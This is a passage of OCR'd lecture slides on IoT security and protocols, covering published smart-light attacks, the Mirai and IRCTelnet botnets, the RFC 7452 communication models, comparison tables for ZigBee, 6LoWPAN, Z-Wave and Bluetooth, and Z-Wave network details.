  - Optical receiver that could read the data from a distance of over 100 meters by measuring the exact duration and frequency of the small changes in the lights intensity
  - Use those lights to create strobes in the sensitive light frequencies, which can lead to a risk of epileptic seizures

E.Ronen and A.Shamir,"Extended functionality attacks on iot devices: The case of smart lights," in *2016 IEEE European Symposium on Security and Privacy (EuroS&P)*, March 2016, pp. 3–12.

IoT botnets

- December 2013: first IoT botnet
  - 25% of the botnet was made up of devices other than computers, including smart TV, baby monitors and other household appliances
- October 2016: Mirai botnet
  - Many web sites including: Twitter, Netflix, Spotify, Airbnb, Reddit, Etsy, SoundCloud and The New York Times, were reported inaccessible by users caused by a distributed denial of service attack (DDoS) attack using a network of consumer devices from the Internet of Things (IoT)
- 2016: IRCTelnet
  - Infect Linux-based insecure IoT devices and turn them into a botnet to carry out massive DDoS attacks

Reading material


- S. Raza, S. Duquennoy, J. Hoglund, U. Roedig, and T. Voigt, “Secure communication for the internet of things: a comparison of link-layer security and ipsec for 6lowpan,” *Security and Communication Networks*, vol. 7, no. 12, 2014.
- S. Raza, D. Trabalza, and T. Voigt, “6lowpan compressed dtls for coap,” in *2012 IEEE 8th International Conference on Distributed Computing in Sensor Systems*, May 2012, pp. 287–289.
- S. Raza, H. Shafagh, K. Hewage, R. Hummen, and T. Voigt, “Lithe: Lightweight secure coap for the internet of things,” *IEEE Sensors Journal*, vol. 13, no. 10, pp. 3711–3720, Oct 2013

- R. Hummen, J. H. Ziegeldorf, H. Shafagh, S. Raza, and K. Wehrle, “Towards viable certificate-based authentication for the internet of things,” in *Proceedings of the 2Nd ACM Workshop on Hot Topics on Wireless Network Security and Privacy*, ser. HotWiSec ’13, 2013, pp. 37–42.

IoT communication protocols

IoT communication models (RFC 7452)

- Device to device communications
  - Built-in security and trust mechanisms
  - Device-specific data models
  - Compatibility problem for the users




Source: Tschofenig, H., et. al., Architectural Considerations in Smart Object Networking. Tech. no. RFC 7452. Internet Architecture Board, Mar. 2015. Web. <https://www.rfc-editor.org/rfc/rfc7452.txt>.

Tschofenig, H., et. al., *Architectural Considerations in Smart Object Networking*. Tech. no. RFC 7452. Internet Architecture Board, Mar. 2015. Web. https://www.rfc-editor.org/rfc/rfc7452.txt

IoT communication models (RFC 7452)

- Device to Cloud communications
  - IoT device connects directly to Internet cloud service
  - Takes advantage of existing communications mechanisms: wired Ethernet, Wi-Fi
  - Interoperability issues: device and cloud service from the same vendor




Source: Tschofenig, H., et. al., Architectural Considerations in Smart Object Networking. Tech. no. RFC 7452. Internet Architecture Board, Mar. 2015. Web. <https://www.rfc-editor.org/rfc/rfc7452.txt>.

Tschofenig, H., et. al., *Architectural Considerations in Smart Object Networking*. Tech. no. RFC 7452.
Internet Architecture Board, Mar. 2015. Web. https://www.rfc-editor.org/rfc/rfc7452.txt

IoT communication models (RFC 7452)


- Device to Gateway model
  - Device connects to application layer gateway to reach a cloud service
  - Local gateway could be a smartphone running an app to communicate with the device and relay data to a cloud service



Tschofenig, H., et. al., *Architectural Considerations in Smart Object Networking*. Tech. no. RFC 7452. Internet Architecture Board, Mar. 2015. Web. https://www.rfc-editor.org/rfc/rfc7452.txt

IoT communication models (RFC 7452)

- Back-end data sharing model
  - Communication architecture that enables users to export and analyze smart object data from a cloud service in combination with data from other sources.
  - Requires interoperability among back-end systems



Tschofenig, H., et. al., *Architectural Considerations in Smart Object Networking*. Tech. no. RFC 7452. Internet Architecture Board, Mar. 2015. Web. https://www.rfc-editor.org/rfc/rfc7452.txt

Communication protocols


Bluetooth, BLE, Mesh

Z-Wave

NFC ZigBee 6LoWPAN

Wi-Fi

Wi-Fi HaLow (802.11ah) – low-rate, low-power



IoT communication protocols comparison

		ZigBee	6LoWPAN (Over 802.15.4)	Z-Wave	Bluetooth Low Energy	Classic Bluetooth
Physical layer	**RF band (MHz)**	868/915/2400		868/908 (all chips) 2400 (400 serie chip)	2400	2400
	Bit rate (kbps)	20/40/250		9.6/40 (from 200 series chip) 200 (only 400 series chip)	1000	≤721(v1.2), 3000 (v2+EDR), ≤24,000 (v3+HS)
	Modulation	BPSK/BPSK/O-QPSK		BFSK	GFSK	GFSK (v1.2), GFSK/π/4-DQPSK/8DPSK (v2+EDR), 802.11 (v3+HS)
	Spreading technique	DSSS		No	FHSS (2 MHz channel width)	FHSS(1 MHz channel width)
	Receiver sensitivity (dBm)	−85 or better(2.4 GHz band)−92 or better(868/915 MHz bands)		−101 (at 40 kbps)	≤−70(required)	
					−87 to −93 (typical)	−90(typical)
	Transmit power (dBm)	−32 to 0		−20 to 0	−20 to 10	20/4/0(Class 1/2/3)
Link layer	**MAC mecha-nism**	TDMA+CSMA/CA (beacon mode) and CSMA/CA (beaconless mode)		CSMA/CA	TDMA	TDMA
	Message size (bytes)	127 (maximum)		64 (max. MAC payload in 200 series chip)	8 to 47	358 (maximum)
	Error control	16-bit CRC. ACKs (optional)		8-bit checksum. ACKs (optional)	24-bit CRC. ACKs	8-bit CRC (header), 16-bit CRC and 2/3 FEC (payload). ACKs
	Latency (ms)	<5 (beaconless mode, at 250 kbps)		<39 (at 40 kbps)	<3	<100
Identifiers		16- and 64-bit MAC addresses. 16-bit NWK identifiers	16- and 64-bit MAC addresses. 128-bit IPv6 addresses	32-bit (home ID), 8-bit (node ID)	48-bit public device Bluetooth address or random address	48-bit public device Bluetooth address

[C. Gomez et al., MPI Sensors journal 2012, vol12]

IoT communication protocols comparison (cont.)

		ZigBee	6LoWPAN (Over 802.15.4)	Z-Wave	Bluetooth Low Energy	Classic Bluetooth
Device types or roles		Coordinator, Router and End device	Edge Router, Mesh Node (mesh under), Router (route over), Host	Controller and slave	Master and slave	Master and slave
Network layer	**Multi-hop solution**	Mesh routing, tree routing, and source routing	RPL (other protocols are not excluded)	Source routing	Not currently supported	Scatternet (routing protocol out of the scope of the Bluetooth specifications)
	Hop limit	30/10/5 (mesh routing/tree routing/source routing)	255	4	1	Outside scope of Bluetooth specifications
Security		Integrity, confidentiality, access control (IEEE 802.15.4 security, using 128-bit AES)		128-bit AES encryption (400 series chip)	Security Modes/Levels. Pairing. Key Gener./Distribution. Confidentiality, Authentication, and Integrity	Pairing and Link Key Generation. Authentication. Confidentiality. Trust Levels, Service Levels, and Authorization. *E* algorithms
		Key management	Key management currently out of scope			
Implementation size		45–128 kB (ROM), 2.7–12 kB (RAM)	24 kB (ROM), 3.6 kB (RAM)	32–64 kB (Flash), 2–16 kB (SRAM)	~40 kB (ROM), ~2.5 kB (RAM)	~100 kB (ROM), ~30 kB (RAM)


[C. Gomez et al., MPI Sensors journal 2012, vol12]

Z-wave protocol

- Wireless protocol developed by the company ZenSys in 1999, acquired by Sigma Designs in 2008.
- Based on the ITU-T G.9959 standard: but it is a proprietary protocol
- Network: control nodes and slave nodes, mesh network
- Data rates (US)


	Rate 1 (R1)	Rate 2 (R2)	Rate 3 (R3)
Data rate	9.6 kbps	40 kbps	100 kbps
Symbol rate	19.2 kBaud	40 kBaud	100 kBaud
Center freq	908.42 MHz	908.40 MHz	916 MHz
Modulation	FSK	FSK	GFSK
Coding	Manchester	NRZ	NRZ
Deviation	±20 KHz	±20 KHz	±29 KHz

- In Europe 868.42 MHZ
- Range 50 meters
- PHY Service Data Unit sizes: 170B at R3 and 64B at R1 or R2 rates




Z-wave networks

- Mesh network with one primary controller and up to 232 nodes
- Automatic topology discovery
- Network inclusion and exclusion devices




Local gateway access

